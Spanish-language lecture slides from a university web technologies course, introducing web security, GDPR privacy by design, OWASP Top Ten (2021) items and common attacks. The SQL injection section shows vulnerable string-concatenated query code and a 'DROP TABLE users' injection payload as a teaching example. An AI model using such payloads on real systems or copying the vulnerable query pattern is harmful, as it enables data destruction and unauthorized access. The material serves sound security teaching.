

Clase 19

Seguridad web

IIC2513 - Tecnologías y Aplicaciones Web


Antonio Ossa Guerra
aaossa@ing.puc.cl

1. Charla en Web Avanzado 👁️
2. Control 4 publicado
3. Hoy hay actividad 🔒

Anuncios

Contenidos del curso

- (1) Fundamentos de la web
- (2) Desarrollo de una app web
- (3) Gestión de datos
- (4) Software + web
- (5) Seguridad web
- (6) El mundo real




Contenidos del curso


Seguridad web

Conoceremos los **ataques más comunes**, algunos **fundamentos de ciberseguridad** y los **protocolos** que permiten una experiencia segura...


... para desarrollar **aplicaciones seguras** para los usuarios y los datos que estos generen



Contenidos del curso



Contenidos del curso



Menti#Preguntas sobre ciberseguridad

Sobre la clase anterior

Clase 18 - Testing

Testing

Tests de back-end

Tests de front-end

Menciona algo que hayas aprendido en esta clase

tests

WAVE

que sí existe el testing
de frontend

no vine, pero regression
testing o algo así

No usar innerhtml

la existencia de jest

diferencia verificacion y
validacion

no vine unu

Menciona algo que hayas aprendido en esta clase

no bine :(

todo se puede testear

Jest

Create user

no


Sobre la clase de hoy

Clase 19 - Seguridad web

¿Con cuáles conceptos relacionas "ciberseguridad"? 



¿Has sido víctima de alguna vulnerabilidad de seguridad (directa o indirectamente)?




¡Gracias!


Recuerden que hoy hay actividad 🐼

Aplicación web moderna


Cliente



Servidor



Aplicación web moderna



Sobre vulnerabilidades

Respuestas corta: las vulnerabilidades pueden estar presentes en cualquier punto

- **En el software:** configuraciones o código inseguro, dependencias desactualizadas, etc.
- **En la red:** interceptación de datos, sobrecarga de redes, etc.
- **En el hardware:** fallos físicos, a nivel de procesador, en memoria, etc.

Incluso más allá de nuestros computadores con ingeniería social

Agenda


✨ Seguridad para SWEs

Riesgos de seguridad

Ataques más conocidos

¿Por qué es importante?

- Gran parte de nuestro día la pasamos **interactuando con software**, principalmente de manera online
- Eso incluye: trámites, transacciones y proveer **datos sensibles** a terceros a través de medios digitales
- **Compañías y organizaciones** manejan datos sensibles de los usuarios
- Si existe alguna **vulnerabilidad**, tanto usuarios como sistemas pueden quedar expuestos



GDPR: Privacy by Design

Privacy by Design: Se le recuerda a las empresas que en adelante deben deberán incluir la privacidad en sus productos desde el inicio

La regulación requiere que se apliquen medidas apropiadas a nivel técnico y organizacional para implementar los principios de protección de datos de manera efectiva y proteger los derechos de los individuos.

Mindset

Mantener una mentalidad de
prevención y protección de datos al
desarrollar software

Mindset

Pregunta# ¿Por qué existen vulnerabilidades en la web?

prevención y protección de datos al
desarrollar software

¿Por qué existen vulnerabilidades?

- La web es una plataforma abierta, **cualquiera puede acceder**
- Especificaciones de la web son **públicas**
- Sitios web implementados de forma **básica**
- Una puerta de entrada “atractiva” para *hackers*

¿Dónde podemos encontrarlas?

- Código de una app web (*back-end*)
- Configuración de un servidor web
- Políticas de manejo de contraseñas
- Código client-side (*front-end*)

¿Dónde podemos encontrarlas?

Pregunta# ¿Qué podemos hacer para prepararnos ante posibles vulnerabilidades?

- Políticas de manejo de contraseñas
- Código client-side (*front-end*)

Seguridad web

“Act/practice of protecting websites from unauthorized access, use, modification, destruction, or disruption”

Agenda

Seguridad para SWEs

✨ **Riesgos de seguridad**

Ataques más conocidos

Iniciativas



OWASP: Open Web Application Security Project

Organización sin fines de lucro que se encarga de disponer recursos públicamente para prevenir problemas de seguridad web

OWASP Foundation:

Proyecto de código abierto (y *nonprofit*) dedicada a mejorar la seguridad de aplicaciones web



[PROJECTS](#) [CHAPTERS](#) [EVENTS](#) [ABOUT](#) [Q](#)

[Store](#)

[Donate](#)

[Join](#)

Explore the world of cyber security

Driven by volunteers, OWASP resources are accessible for everyone.


Search OWASP.org



Upcoming at OWASP

Hoy < > Noviembre 2024 ▾							Mes ▾
LUN 28	MAR 29	MIÉ 30	JUE 31	VIE 1 nov	SÁB 2	DOM 3	
2024 Global Board of Directors' Election - Vote Now							
4	5	6	7	8	9	10	
Project Summit London							

OWASP Top Ten (2021)



A01:2021 - Pérdida de Control de Acceso

Control de Acceso (*Access Control*) se refiere a cualquier política o estrategia para asegurar que los usuarios no puedan realizar acciones fuera de sus permisos intencionados. Una falla en este aspecto puede llevar a permitir acceso a información no autorizado, modificación o destrucción de datos, o realizar acciones a nivel de negocio fuera de límites

Algunas vulnerabilidades comunes son:

- *endpoints* que no verifican nivel de autorización de cliente,
- *endpoints* que permiten modificar más información de la debida,
- URLs que quedan disponibles públicamente,
- o entrega de más información de la intencionada en alguna respuesta

A02:2021 - Fallas Criptográficas

Es necesario considerar las necesidades de protección de los datos tanto en tránsito como en reposo. Por ejemplo, contraseñas, números de tarjetas de crédito, registros de salud, información personal y secretos comerciales requieren protección adicional, especialmente si esos datos están sujetos a regulaciones como GDPR o de protección de datos financieros

Algunas vulnerabilidades comunes son:

- datos que se almacenan encriptados, se desenscriptan al hacer *queries*,
- falta de uso de TLS (HTTPS) para encriptar tráfico y se usan credenciales,
- o las contraseñas de los usuarios no se almacenan apropiadamente

A03:2021 - Inyección

Una aplicación es vulnerable cuando se reciben o procesan datos sin validar, filtrar o sanitizar apropiadamente. Estos podrían incluir llamados, consultas, *scripts* o parámetros con efectos secundarios no esperados.

Algunas vulnerabilidades comunes son:

- inyección de SQL para realizar consultas no autorizadas a la DB,
- o ejecución de *scripts* en otros clientes o el servidor

Agenda


Seguridad para SWEs

Riesgos de seguridad

✨ **Ataques más conocidos**

SQL injection

Ejecución de código SQL en una base de datos a través de algún valor ingresado desde el lado del cliente. Los valores deberían ser “sanitizados” durante su procesamiento



SQL injection

Ejecución de código SQL en una base de datos a través de algún valor ingresado desde el lado del cliente. Los valores deberían ser “sanitizados” durante su procesamiento

```
// Código en front-end
```

```
<input type="text" name="name" />
```

```
// Código en back-end
```

```
"SELECT * FROM users WHERE name = ' " + name + "';"
```

```
name = "Antonio";
```



```
SELECT * FROM users WHERE name =  
'Antonio';
```

SQL injection

Ejecución de código SQL en una base de datos a través de algún valor ingresado desde el lado del cliente. Los valores deberían ser “sanitizados” durante su procesamiento

```
// Código en front-end  
<input type="text" name="name" />
```

```
// Código en back-end  
"SELECT * FROM users WHERE name = '" + name + "'";"
```

```
name = "a';DROP TABLE  
users; SELECT * FROM  
userinfo WHERE 't' = 't';
```



```
SELECT * FROM users WHERE name =  
'a';DROP TABLE users; SELECT *  
FROM userinfo WHERE 't' = 't';
```

minimaxir/big-list-of-naughty-strings:

Lista de strings con alta probabilidad de causar problemas al ser usados como input usuario


README MIT license

Big List of Naughty Strings

The Big List of Naughty Strings is an evolving list of strings which have a high probability of causing issues when used as user-input data. This is intended for use in helping both automated and manual QA testing; useful for whenever your QA engineer [walks into a bar](#).

Why Test Naughty Strings?

Even multi-billion dollar companies with huge amounts of automated testing can't find every bad input. For example, look at what happens when you try to Tweet a [zero-width space](#) (U+200B) on Twitter:



Contributors 72



[+ 58 contributors](#)

Languages



Python 50.0% Go 38.1%
Shell 7.5% Makefile 4.4%

Cross-site scripting (XSS)

Es un tipo de inyección de código en el lado del cliente. Es un tipo de vulnerabilidad que permite a atacantes inyectar código malicioso en sitios web para robar información de usuarios o realizar acciones en su nombre

Hay tres tipos:

- XSS Persistente (*Stored XSS (AKA Persistent or Type II)*)
- XSS Reflejado (*Reflected XSS (AKA Non-Persistent or Type I)*)
- XSS basado en DOM (*DOM Based XSS (AKA Type-0)*)

Cross-site scripting (XSS)




Figura: [What is Cross-site Scripting \(XSS\): prevention and fixes](#)

